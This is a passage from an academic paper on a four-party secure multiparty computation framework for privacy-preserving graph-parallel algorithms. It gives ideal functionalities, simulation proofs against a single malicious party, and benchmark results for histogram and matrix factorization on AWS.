Step 4. Oblivious Scatter: The result of each computation resides inside the corresponding vertex. We need to update the data on the edges with the freshly computed data. In this step, all players copy the updated data from the vertex to the incoming (or outgoing) edges. The players refer to the list of opened ID's obtained during Gather to decide how to update each edge. Recall, edges are held as additive secret shares; the update of the edge data can be done locally. Finally, they re-randomize all the shares.

This explanation and accompanying diagrams only show the graph operations applied on the left vertices of each edge. To complete one round of the graph computation, we need to repeat the steps 1-4 on the right vertices as well.

4.2 Oblivious Graph Operations

The hybrid world protocol is presented in Figure 9. There we assume access to ideal functionalities for Shuffle, Gather, Apply and Scatter. In this section, we explain how we instantiate each of these ideal functionalities, and provide the security proofs for each protocol under a single malicious corruption.

$\mathcal{F}_{\text{sgas}}$: Four-Party Secure Graph Parallel Computation Functionality

Input: User input is a directed graph, $\mathsf{G}(E,V)$, secret shared between the parties:
Alice, *Bob* hold secret shares of E, such that, for each edge, $[E]_A + [E]_B = E \bmod 2^{k+s}$.
Charlotte, *David* hold secret shares of E, such that $[E]_C + [E]_D = E \bmod 2^{k+s}$.
($[E]_A, [E]_B, [E]_C, [E]_D \in \mathbb{Z}_{2^{k+s}}$, and $E \in \mathbb{Z}_{2^k}$).

Functionality:

1. Waits for input from all parties.
2. Verifies that $[E]_A + [E]_B = [E]_C + [E]_D$. If not, sends abort to all parties.
3. Reconstructs E, then computes $E^{(1)} = func(E)$.
4. Secret shares $E^{(1)}$ to P_1, P_2; and $E^{(1)}$ to P_3, P_4.
5. Computes the leakage $\mathcal{L}(G)$, sends it to all parties.

Output: Secret shares of the updated edge values (e.g. user and item profiles). The parties also obtain the leakage $\mathcal{L}(G)$.

Figure 8: $\mathcal{F}_{\text{sgas}}$: Four-party ideal functionality for securely applying the graph parallel model of computation.

4.2.1 Four-Party Oblivious Shuffle

The Shuffle operation is used to hide the edge structure of the graph: during the Gather and Scatter operations, the vertex on each side of an edge is accessed, and shuffling the edges between these two phases hides the connection between the neighboring vertices. Additionally, the Shuffle operation mixes the dummy edges in with the real ones, which hides the exact degree of each vertex.

Π_{sgas}: Four-Party Secure Graph Parallel Computation Protocol

Input: User input is a directed graph, $\mathsf{G}(E,V)$, secret shared between the parties:
Alice, *Bob* hold secret shares of E, s.t. for each edge, $[E]_A + [E]_B = E \bmod 2^{k+s}$.
Charlotte, *David* hold secret shares of E, s.t. for each edge, $[E]_C + [E]_D = E \bmod 2^{k+s}$.
($[E]_A, [E]_B, [E]_C, [E]_D \in \mathbb{Z}_{2^{k+s}}$, and $E \in \mathbb{Z}_{2^k}$).

Protocol:
Note: The following steps are conducted on the left vertex of each edge (for example in computing Histogram). In order to perform one single iteration of Matrix Factorization, these steps should be done twice, once on the left vertices, then on the right vertices.

1. **Oblivious Shuffle** Four players make a call to $\mathcal{F}_{\mathsf{shuffle}}([E])$ to shuffle their shares. They receive shares of shuffled edges, $[E^{(1)}] \leftarrow [\pi(E)]$.
2. **Oblivious Gather** The parties call $\mathcal{F}_{\mathsf{gather}}([E^{(1)}])$ to aggregate edge data into vertices. Alice, Bob receive:
   $[V] = [\{V_{1_1}..V_{1_i}\}, ..., \{V_{n_1}..V_{n_j}\}]$,
   $[W] = [\{W_{1_1}..W_{1_i}\}, ..., \{W_{n_1}..W_{n_j}\}]$, and $[\beta]$, where V is the vector of gathered vertices, and $W \equiv \beta V$ is V's MAC.
   Charlotte, David receive MAC key β.
   Note: Gather leaks the noisy degree of the vertices, however, this leakage preserves differential privacy.
3. **Oblivious Apply** The players call $\mathcal{F}_{\mathsf{apply}}$ to compute the function of interest on the vertex data. Alice and Bob use input $([V], [W], [\beta])$ while Charlotte, David each provide β. Four players receive updated values of shares of vertices $[\{V^{(1)}_{1_1}..V^{(1)}_{1_i}\}, ..., \{V^{(1)}_{n_1}..V^{(1)}_{n_j}\}]$.
4. **Oblivious Scatter** This step is done locally without any interaction with other parties, and each party uses $([\{V^{(1)}_{1_1}..V^{(1)}_{1_i}\}, ..., \{V^{(1)}_{n_1}..V^{(1)}_{n_j}\}])$ to update the edges and receive $[E^{(2)}]$.
   Each group sends $[E^{(2)}]$ to $\mathcal{F}_{\mathsf{rerand}}$ and receives $[E^{(3)}]$ before entering the next round of computation (Step 1).

Output: Secret shares of the edge values (e.g. user and item profiles)

Figure 9: Π_{sgas}: Four-party protocol in the hybrid-world for securely applying the graph parallel model of computation.

Theorem 4 *The Oblivious* Shuffle *protocol* Π_{shuffle} *(Figure 11 securely realizes the ideal functionality* $\mathcal{F}_{\mathsf{shuffle}}$ *(Figure 10) with abort, under a single malicious corruption.*

Proof Theorem 4. *The Oblivious* Shuffle *protocol:* To prove

$\mathcal{F}_{\mathsf{shuffle}}$

Inputs: P_1, P_2: $[E]$ (s.t. $[E]_1 + [E]_2 = E$).
P_3, P_4: $[E]$ (s.t. $[E]_3 + [E]_4 = E$).

Functionality:

- Verify that $[E]_1 + [E]_2 = [E]_3 + [E]_4$. If the check fails, send abort to all parties.
- Sample a random permutation π. Shuffle the shares $[E]_3$ and $[E]_4$, according to π: $[E^{(1)}]_3 \leftarrow \pi([E]_3)$, $[E^{(1)}]_4 \leftarrow \pi([E]_4)$

Outputs: P_1, P_3 receive $[E^{(1)}]_3$.
P_2, P_4 receive $[E^{(1)}]_4$.

Figure 10: Oblivious Shuffle Ideal Functionality

the security of our Oblivious Shuffle, we provide a simulation for P_1 and P_3. The simulations for other parties are identical.

First, a simulation for P_1:

- S receives P_1's input $[E]_1$ from the distinguisher and places it in the input tape of P_1.
- $\widetilde{\alpha}$: S samples a random $\widetilde{\alpha}$ and hands it to P_1 to simulate the output from $\mathcal{F}_{\mathsf{coin}}$. S then observes the message that P_1 sends to $\mathcal{F}_{\mathsf{MAC}}$: if P_1 does not send the intended messages $(\widetilde{\alpha}, [E]_1)$, S submits abort to $\mathcal{F}_{\mathsf{shuffle}}$, and outputs the partial transcript. Else, S submits P_1's input $[E]_1$ to the ideal functionality $\mathcal{F}_{\mathsf{shuffle}}$ and receives $[E^{(1)}]$.
- $[\widetilde{E}^{(1)}], [\widetilde{M}^{(1)}]$: S samples random ring elements as shares $[\widetilde{M}^{(1)}]$, hands $[\widetilde{E}^{(1)}]$ (where $[\widetilde{E}^{(1)}] \equiv [E^1]$) and $[\widetilde{M}^{(1)}]$ to P_1 to simulate the messages $[E^{(1)}], [M^{(1)}]$ P_1 receives from $\mathcal{F}_{\mathsf{MAC}}$. S computes $[Z]$ himself to mirror P_1's action.
- $\widetilde{b}$: S observes the messages that P_1 sends to $\mathcal{F}_{\mathsf{checkZero}}$. If P_1 modifies his shares $[Z]$, S hands $\widetilde{b} = \mathsf{false}$ to P_1 as the output of $\mathcal{F}_{\mathsf{CheckZero}}$, outputs the partial view, and aborts. Else, S hands $\widetilde{b} = \mathsf{true}$ to P_1 and outputs whatever P_1 outputs.

Claim 1 *For the simulator S corrupting party P_1 as described above, and interacting with the functionality $\mathcal{F}_{\mathsf{shuffle}}$,*

$$\left\{\mathrm{HYBRID}_{\pi_{\mathsf{shuffle}},\mathcal{A}(z)}(E,\kappa)\right\}_{z\in\{0,1\}^*,\kappa\in\mathbb{N}} \overset{c}{\equiv} \left\{\mathrm{IDEAL}_{\mathcal{F}_{\mathsf{shuffle}},S(z)}(E,\kappa)\right\}_{z\in\{0,1\}^*,\kappa\in\mathbb{N}}$$

Case 0: If the adversary behaves honestly, the joint distributions in the hybrid and ideal executions are:

$$\left\{\mathrm{HYBRID}_{\pi_{\mathsf{shuffle}},\mathcal{A}(z)}(E,\kappa)\right\}_{z\in\{0,1\}^*,\kappa\in\mathbb{N}} = \{\alpha, [E^{(1)}], [M^{(1)}], b = \mathsf{true}, o_1, o_2, o_3, o_4\}$$

$$\left\{\mathrm{IDEAL}_{\mathcal{F}_{\mathsf{shuffle}},S(z)}(E,\kappa)\right\}_{z\in\{0,1\}^*,\kappa\in\mathbb{N}} = \{\widetilde{\alpha}, [\widetilde{E}^{(1)}], [\widetilde{M}^{(1)}], \widetilde{b} = \mathsf{true}, \widetilde{o}_1, \widetilde{o}_2, \widetilde{o}_3, \widetilde{o}_4\}$$




Figure 11: Oblivious Shuffle Real-World Protocol

The messages $[\alpha]$, $[\widetilde{\alpha}]$, $[M^{(1)}]$, $[\widetilde{M}^{(1)}]$, $[E^{(1)}]$ and $[\widetilde{E}^{(1)}]$ are all uniformly and independently distributed. Furthermore, $[\alpha]$, $[\widetilde{\alpha}]$, $[M^{(1)}]$, $[\widetilde{M}^{(1)}]$ are independent of the output, and the output distributions are identical. Thus, the joint distributions between both worlds are identical.

Case 1: If P_1 deviates from the protocol in Step 2 by providing the incorrect α or incorrect shares $[E]_1$ to $\mathcal{F}_{\mathsf{MAC}}$, abort occurs in both worlds, and the joint distributions, $\{\alpha, \perp\}$ and $\{\widetilde{\alpha}, \perp\}$, are identically distributed.

Case 2: If P_1 deviates from the protocol in Step 4 by providing the wrong shares $[Z]$ to $\mathcal{F}_{\mathsf{checkZero}}$, S hands $\widetilde{b} = \mathsf{false}$ to P_1 in the ideal world and aborts. In the hybrid world, $\mathcal{F}_{\mathsf{CheckZero}}$ outputs $b = \mathsf{false}$ and all parties abort. It is clear that the joint distributions in both worlds are identical.

In conclusion, the joint distributions between the two worlds are identical.

Now, a simulation for P_3:

- $[\widetilde{M}]$: S receives $[E]_3$ and places it in the input tape of P_3. S observes the message that P_3 sends to $\mathcal{F}_{\mathsf{MAC}}$: if P_3 modifies $[E]_3$ before sending it to the functionality, S aborts and outputs the partial view. Else, S samples random ring elements as shares $[\widetilde{M}]_3$ and hands them to P_3 to simulate the output P_3 receives from $\mathcal{F}_{\mathsf{MAC}}$ in the hybrid world.
- $\widetilde{\pi}$: S queries the ideal functionality with P_3's input, $[E]_3$,

and obtains the output $[E^{(1)}]_3$. S computes $\widetilde{\pi}$ such that $[E^{(1)}]_3 \leftarrow \pi([E]_3)$, then agrees on the permutation $\widetilde{\pi}$ with P_3 in Step 3 (playing the part of P_4). S computes $[m^{(1)}] \leftarrow [\widetilde{\pi}(\widetilde{m})]$ to mirror P_3's action.

- $\widetilde{b}$: S observes the messages that P_3 sends to P_1 in Step 3. If P_3 sends $[E'^{(1)}]_3 = [E^{(1)}]_3 + D$ or $[m'^{(1)}] = [m^{(1)}]_3 + D'$ where $D \neq 0 \mod 2^k, D' \neq 0 \mod 2^{k+s}$, S aborts and outputs the partial view. Else, S outputs whatever P_3 outputs.

Claim 2 *For the simulator S corrupting party P_3 as described above, and interacting with the functionality $\mathcal{F}_{\mathsf{shuffle}}$,*

$$\left\{\text{HYBRID}_{\pi_{\mathsf{shuffle}},\mathcal{A}(z)}(E,\kappa)\right\}_{z\in\{0,1\}^*,\kappa\in\mathbb{N}} \overset{c}{\equiv} \left\{\text{IDEAL}_{\mathcal{F}_{\mathsf{shuffle}},S(z)}(E,\kappa)\right\}_{z\in\{0,1\}^*,\kappa\in\mathbb{N}}$$

Case 0: If P_3 follows the protocol honestly, the joint distributions in the hybrid and ideal execution is:

$$\left\{\text{HYBRID}_{\pi_{\mathsf{shuffle}},\mathcal{A}(z)}(E,\kappa)\right\}_{z\in\{0,1\}^*,\kappa\in\mathbb{N}} = \{[M],\pi,b,o_1,o_2,o_3,o_4\}$$

$$\left\{\text{IDEAL}_{\mathcal{F}_{\mathsf{shuffle}},S(z)}(E,\kappa)\right\}_{z\in\{0,1\}^*,\kappa\in\mathbb{N}} = \{[\widetilde{M}],\widetilde{\pi},\widetilde{b},\widetilde{o}_1,\widetilde{o}_2,\widetilde{o}_3,\widetilde{o}_4\}$$

The messages $[M],[\widetilde{M}]$ and π, $\widetilde{\pi}$ are all distributed uniformly at random, and independently from the remainder of the view, including the joint distribution over the output shares. The output distribution is identical in both worlds as well. Thus, the joint distributions between both worlds are identical.

Case 1: If P_3 deviates from the protocol in Step 2 by sending the wrong shares of $[E]$, abort happens in both worlds, and the joint distributions in both worlds are both $\{\perp\}$ and identical.

Case 2: S observes what P_3 sends to P_1 in Step 3. If he does not send the intended messages: P_3 sends $[E'^{(1)}] = [E^{(1)} + D]$ or $[M'^{(1)}] = [M^{(1)} + D']$ where $D \neq 0 \mod 2^k, D' \neq 0 \mod 2^{k+s}$, S abort in the ideal execution. The joint distribution in the ideal world is $\{[\widetilde{M}],\widetilde{\pi},\widetilde{b} = \mathsf{false},\perp\}$. In the hybrid world, there is a small chance that P_1 and P_2 do not abort. This happens if P_3 chooses the additive terms D and D' such that $\alpha D + D' = 0 \mod 2^{k+s}$. The probability that this happens is at most 2^{-s} as shown in Section 3.1. So, with probability $1-2^{-s}$, the joint distribution in the hybrid world is $\{[M],[\pi],b = \mathsf{false},\perp\}$. Thus, the joint distributions in both worlds are statistically close.

In conclusion, the joint distributions in both worlds are statistically close. ∎

4.2.2 Four-Party Oblivious Gather

Gather operation aggregates the data from neighboring edges to each vertex. The data will be stored at the vertices for further computation handled by Apply operation.

$\mathcal{F}_{\mathsf{gather}}$

Inputs:P_1, P_2: $[E]$ (s.t. $[E]_1 + [E]_2 = E$).
P_3, P_4: $[E]$ (s.t. $[E]_3 + [E]_4 = E$).
Functionality:

- Sample a random MAC key β.
- Wait for shares $[E]$ from all parties. Verify that $[E]_1 + [E]_2 = [E]_3 + [E]_4$. If the verification fails, send abort to all parties. Else, reconstruct E.
- For all vertices $v \in V$, set $v \leftarrow \emptyset$.
- For each edge $\mathsf{e} \in E$ do:
  For $v \in V$ s.t. $v.\mathsf{id} = l_{\mathsf{id}}$: $v.\mathsf{Append}(e.r_{\mathsf{data}})$
- Compute $W \leftarrow \beta V$.

Outputs: P_1, P_2 receive $[\{V_{1_1}..V_{1_i}\},...,\{V_{n_1}..V_{n_j}\}]$, $[\{W_{1_1}..W_{1_i}\},...,\{W_{n_1}..W_{n_j}\}]$, $[\beta]$. P_3, P_4 receive β.

Figure 12: Oblivious Gather Ideal Functionality

Theorem 5 *The Oblivious* Gather *protocol (Figure 13) securely realizes the ideal functionality $\mathcal{F}_{\mathsf{gather}}$ (Figure 12) with abort, under a single malicious corruption.*

4.2.3 Four-Party Oblivious Apply

Apply computes the main functionality of the framework on the input data. In the Gather operation, the data is aggregated into vertices, therefore Apply runs the computation on the vertex data.

Theorem 6 *The oblivious* Apply *protocol Π_{apply} (Figure 15) securely realizes the ideal functionality $\mathcal{F}_{\mathsf{apply}}$ (Figure 14) with abort, under a single malicious corruption.*

4.2.4 Four-Party Oblivious Scatter

During the Scatter operation, the updated data in the vertices are pushed back to their corresponding edges in the graph, replacing the old values stored in the edges. This step is done locally by each party, P_1 and P_2, with no interaction between them. Therefore, this step is secure. After updating the edges, the shares are re-randomized to break the correlation between the edges (edges with the same left (or right) id are updated with the same shares during scattering phase. If any of the parties cheats and modifies the data before scattering to the edges, it will be detected in the following phase, which is the Shuffle operation of the next round.




Figure 13: Oblivious Gather Real-World Protocol

$\mathcal{F}_{\text{apply}}$

Inputs: P_1, P_2: $[\{V_{1_1}..V_{1_i}\},...,\{V_{n_1}..V_{n_j}\}]$, $[\{W_{1_1}..W_{1_i}\},...,\{W_{n_1}..W_{n_j}\}]$, $[\beta]$.
P_3, P_4: β.

Functionality:

- Verify that $\beta[V] = [W]$. If the verification fails, send abort to all parties. Else, reconstruct V.
- For $v \in [\{V_{1_1}..V_{1_i}\},...,\{V_{n_1}..V_{n_j}\}]$:
  Compute $v^{(1)} \leftarrow func(v)$.
  Note: $func$ is the computation applied on the data, e.g. computing Gradient Decent for Matrix Factorization or Addition in Histogram algorithm.

Output: All parties receive:$[\{V_{1_1}^{(1)}..V_{1_i}^{(1)}\},...,\{V_{n_1}^{(1)}..V_{n_j}^{(1)}\}]$.

Figure 14: Oblivious Apply ideal functionality

4.3 Four-Party Secure GAS computation

In this section, we formally define our overall framework in a hybrid-world model. But first, we define the leakage function $\mathcal{L}(G)$ to be the noisy degree of each vertex in the graph, as was done by Mazloom and Gordon [15] (Definition 7). That is, in the ideal world, after receiving secret shares of the graph description, the functionality creates an array containing the

Π_{apply}

Inputs: P_1, P_2: $[\{V_{1_1}..V_{1_i}\},...,\{V_{n_1}..V_{n_j}\}]$, $[\{W_{1_1}..W_{1_i}\},...,\{W_{n_1}..W_{n_j}\}]$, $[\beta]$.
P_3, P_4: β.

Protocol:

1. **Setting up the circuit** Four parties agree on a circuit, C_v, for each vertex. P_1, P_2 initialize the input wires with shares $[\{V_{1_1}..V_{1_i}\},...,\{V_{n_1}..V_{n_j}\}]$.
2. **Secure Share-Mask Conversion** Four parties call $\mathcal{F}_{[x]\to m_x}$, converting the input wires' additive shares to masked values.
   - P_1, P_2 use input $([\{V_{1_1}..V_{1_i}\},...,\{V_{n_1}..V_{n_j}\}]$, $[\{W_{1_1}..W_{1_i}\},...,\{W_{n_1}..W_{n_j}\}]$, $[\beta]$).
     P_3, P_4 use input β.
   - For each vertex, P_1, P_2 receive $(m_V, \lambda'_V, [\lambda_V])$.
     P_3, P_4 receive $(m'_V, \lambda_V, [\lambda'_V])$.
3. **Apply Functionality**
   For $v \in [\{V_{1_1}..V_{1_i}\},...,\{V_{n_1}..V_{n_j}\}]$:
   Four parties execute $\mathcal{F}_{\text{eval}}$ (Figure 5), to obtain the masked values of the updated vertex data.
4. **Secure Mask-Share Conversion** Each party locally converts their masked values to additive shares.
   - P_1 and P_2 computes $[V] \leftarrow (V + \lambda_V) - [\lambda_V]$,
   - P_3 and P_4 computes $[V] \leftarrow (V + \lambda'_V) - [\lambda'_V]$.

Output: All parties output:$[\{V_{1_1}^{(1)}..V_{1_i}^{(1)}\},...,\{V_{n_1}^{(1)}..V_{n_j}^{(1)}\}]$.

Figure 15: Protocol for securely computing Apply.

vertex degrees. It then generates an equal length array of integer noise values, each independently sampled from some appropriate distribution. [5] The functionality perturbs the vertex degrees by adding the two arrays, and returns the result to the simulator. Mazloom and Gordon describe a particular distribution that is easy to sample inside a secure computation, and prove that it provides differential privacy. We use the same one in our experiments.

Theorem 7 ([16]) *The randomized algorithm $\mathcal{L}$ is (ε, δ)-approximate differentially private.*

Theorem 8 *The protocol Π_{sgas} (Figure 9) securely computes the ideal functionality $\mathcal{F}_{\text{sgas}}$ (Figure 8) with $\mathcal{L}$ leakage in the $(\mathcal{F}_{\text{shuffle}}, \mathcal{F}_{\text{gather}}, \mathcal{F}_{\text{apply}}, \mathcal{F}_{\text{scatter}})$-hybrid model with abort, under a single malicious corruption.*

5 Implementation and Evaluation

We implemented our four-party secure computation framework in C++. The source code is available at

[5] In addition to proving that the noise distribution provides privacy, we also require that all the noise values are positive, except with probability δ.

https://github.com/sama730/National-Scale-Secure-Parallel-Computation. We measure the performance of our framework on a set of benchmark algorithms in order to evaluate our design. These benchmarks consist of the histogram and matrix factorization problems, which are commonly used for evaluating highly-parallelizable frameworks. In all scenarios, we assume that the data is secret-shared across four non-colluding cloud providers, as motivated in Section 1. We compare our results with the closest large-scale secure parallel graph computation schemes, such as GraphSC [18] and OblivGraph [16].

5.1 Implementation

In our four-party framework, the histogram and matrix factorization problems can be represented as directed bipartite graphs.

Histogram: In the histogram computation, which for example can be used to count the number of people in each zip code, left vertices represent data elements (people), right vertices are the counters for each type of data element (the zip code), and existence of an edge indicates that data element on the left has the data type of the right node (e.g. the user on the left belong to the zip code on the right).

Matrix Factorization: In matrix factorization, left vertices represent users, right vertices are items (e.g. movies in movie recommendation systems or a product in targeted advertising systems), an edge indicates that a user ranked that item, and the weight of the edge represents the rating value.

Vertex and Edge representation: In all scenarios, our statistical security parameter $s = 40$. We choose $k = 40$ to represent k-bit fixed-point numbers, in which the least d significant bits are used for the fractional part. For histogram $d = 0$ and for matrix factorization $d = 20$. This requires data and MACs to be secret shared in the $Z_{2^{80}}$ ring. In our matrix factorization experiments, we factorize the ratings matrix into two matrices, represented by feature vectors that each has dimension 10. We choose these parameters as to be compatible with the GraphSC and OblivGraph representations.


5.2 Evaluation

We run the Histogram experiments on graphs with sizes ranging from 1 million to more than 300 million edges, which can simulate the counting operation in census data gathering [1]. For example, if each user contributed a salary value and a zip-code, using our framework we can compute the average salary in each zip-code, while ensuring that the access patterns preserve user privacy. We run matrix factorization with gradient descent on the real-world MovieLens datasets [11] that contains user ratings on movies. We report the result for one complete iteration of the protocol, performing GAS operations one time on both the left and right nodes. The results are the average of five executions of the experiments.

Experiment settings: We run all the experiments on AWS (Amazon Web Services) using four r4.8xlarge instances, each has 32 processors and 244 GiB RAM, with 10 Gbps network connectivity. For the LAN experiments, all instances were in the same data center (Northern Virginia). For the WAN experiments, they were spread across Northern Virginia (P_1 and P_4) and Oregon data centers (P_2 and P_3). The pairs (P_1, P_4) and (P_2, P_3) each communicate $O(1)$ ring elements in total, thus, we did not bother to separate these pairs in our WAN experiments. We use three metrics in evaluating the performance of our framework: running time in seconds, communication cost in MB, measured by the number of bits transferred between parties, and circuit size, measured by the number of AND Gates/AES operations.

The size of the graphs in all Histogram and MF experiments is as follows: $\langle$ 6K users, 4K items, 1M edges$\rangle$, $\langle$72K users, 10K items, 10M edges$\rangle$, $\langle$138K users, 27K items, 20M edges$\rangle$, and $\langle$300M users, 42K items, 300M edges$\rangle$ for Histogram only. . In all the experiments, the privacy parameters are set as $\varepsilon = 0.3$, $\delta = 2^{-40}$.

Run time and Communication Cost: Figure 16a demonstrates that the run time required to compute the Histogram protocol on a graph with 300 million edges is less than 4.17 mins, using multiprocessor machines in the LAN setting. Table 1 shows the results in more detail. Figure 16b shows the amount of data in MB, transferred between the parties during the Histogram protocol. Communication cost shows linear decrease with increasing the number of processors. Both graphs are in log-log scale.




(a) Running Time (b) Communication Cost

Figure 16: Run time(s) and Communication cost(MB) of Histogram on graph sizes 1M, 10M, 20M and 300M edges

Table 1: Details of running time (sec) for computing Histogram problem on different input sizes

Processors / Edges	1M	10M	20M	300M
1	13.8	85.0	207.7	2149.4
2	7.5	46.5	98.1	1136.5
4	4.3	28.0	57.8	643.2
8	2.7	16.2	34.4	382.5
16	1.8	11.2	23.3	279.2
32	1.5	10.1	21.7	250.4

Similarly, Figure 17a shows that computing Matrix Factorization on large scale graph data sets takes less than 6 minutes, using our four-party framework, in our AWS LAN setting. The running time is expected to decrease linearly as we increase the number of processors, however due to some small overhead incurred by parallelization, the run time improvement is slightly sub-linear. Table 2 shows the results in details. Figure 17b shows the communication cost during Matrix Factorization on large data sets. Both graphs are in log-log scale.



(a) Running Time (b) Communication Cost


Figure 17: Run time(s) and Communication cost(MB) of Matrix Factorization on graph sizes 1M, 10M and 20M edges

Table 2: Details of running time (sec) for computing Matrix Factorization problem on different input sizes

Processors / Edges	1M	10M	20M
1	258.3	1639.7	3401.8
2	132.9	834.7	1913.7
4	80.4	455.6	1055.9
8	44.6	292.2	613.1
16	28.2	190.6	423.7
32	25.1	163.4	357.2

We measure the run time for each of the graph oblivious operations in our framework, to understand the effect of each step in the performance of the framework as a whole. Figure 18a and 18b demonstrates the run time break-down of each oblivious operation in Histogram and Matrix Factorization problem, on the input graph with only 1 million edges. The oblivious Shuffle operation has the highest cost in calculating the Histogram, while Apply phase is taking the most time in Matrix Factorization, due to the calculation of gradient descent values, which are more expensive than counting.

Comparison with previous work: We compare our results with OblivGraph which is the closest large-scale secure parallel graph computation. OblivGraph used garbled circuits for all the phases of the graph computation, while we use arithmetic circuits. In both approaches, the amount of time needed to send and receive data, and the time spent computing AES, are the dominant costs. We compare the two protocols by the communication cost and the number of AES calls in each of them. In Table 3 and 4, we demonstrated both the gain in our four party oblivious shuffle against the two party shuffle [21]



(a) Histogram (b) Matrix factorization

Figure 18: Run time for each operation in Histogram and Matrix Factorization on graph size 1M edges (LAN)

used in OblivGraph and the gain in the Apply phase with the use of arithmetic circuits in the four party setting.

Table 3: Estimated number of AES operations per party for a single iteration of matrix factorization: $|E|$ is total number of edges (real and dummies), |V| number of vertices.

	OblivGraph	This work
Oblivious Shuffle	$7128(\|E\|\log\|E\|-\|E\|+1)$	$132\|E\|$
Oblivious Gather	0	$72\|E\|$
Share Conversion	-	$72\|E\|+30\|V\|$
Oblivious Apply	$279048\|E\|+4440\|V\|$	$252\|E\|+4\|V\|$
Oblivious Scatter	0	$20\|E\|$
Total	$7128\|E\|\log\|E\|+271920\|E\|+4440\|V\|+7128$	$548\|E\|+34\|V\|$

Table 4: Estimated total communication cost for all parties(bits), for a single iteration of matrix factorization: κ is the number of bits per ciphertext, s = 40, $|E|$ is total number of edges (real and dummies), |V| number of vertices. The length of the fixed point numbers used is k = 40 bits

	OblivGraph	This work
Oblivious Shuffle	$4752\kappa(\|E\|\log\|E\|-\|E\|+1)$	$432(k+s)\|E\|$
Oblivious Gather	$32\kappa\|E\|$	$160(k+s)\|E\|$
Share Conversion	-	$(192\|E\|+120\|V\|)(k+s)$
Oblivious Apply	$186032\kappa\|E\|+2960\kappa\|V\|$	$(212\|E\|+120\|V\|)(k+s)$
Oblivious Scatter	0	0
Total	$4752\kappa\|E\|\log\|E\|+181312\kappa\|E\|+2960\kappa\|V\|+4752$	$(996\|E\|+240\|V\|)(k+s)$

Table 5, compares our running time with those of GraphSC [18] and OblivGraph [16], while computing matrix factorization on the real-world, MovieLens dataset, with 6040 users, 3883 movies, 1M ratings, and 128 processors.

Effect of differential privacy parameters on the run time: We study the effect of differential privacy parameters on the performance of our framework using multiprocessor machines in the LAN setting, Figure 19. We also provide the number of dummy edges required for different value of ε and δ in Table 6. Note that the stated number of dummy edges are for each right node in the graph. For example, in a movie recommendation system based on our framework, we require 118 dummy edges

	GraphSC [18]	OblivGraph [16]	This work
Time	13*hrs*	2*hrs*	**25s**

Table 5: Run time comparison on this work vs. OblivGraph vs. GraphSC. Single iteration of Matrix Factorization on real-world dataset, MovieLens with 6K users ranked 4K movies with 1M ratings

per movie, to achieve $(0.3, 2^{-40})$-Differential Privacy.

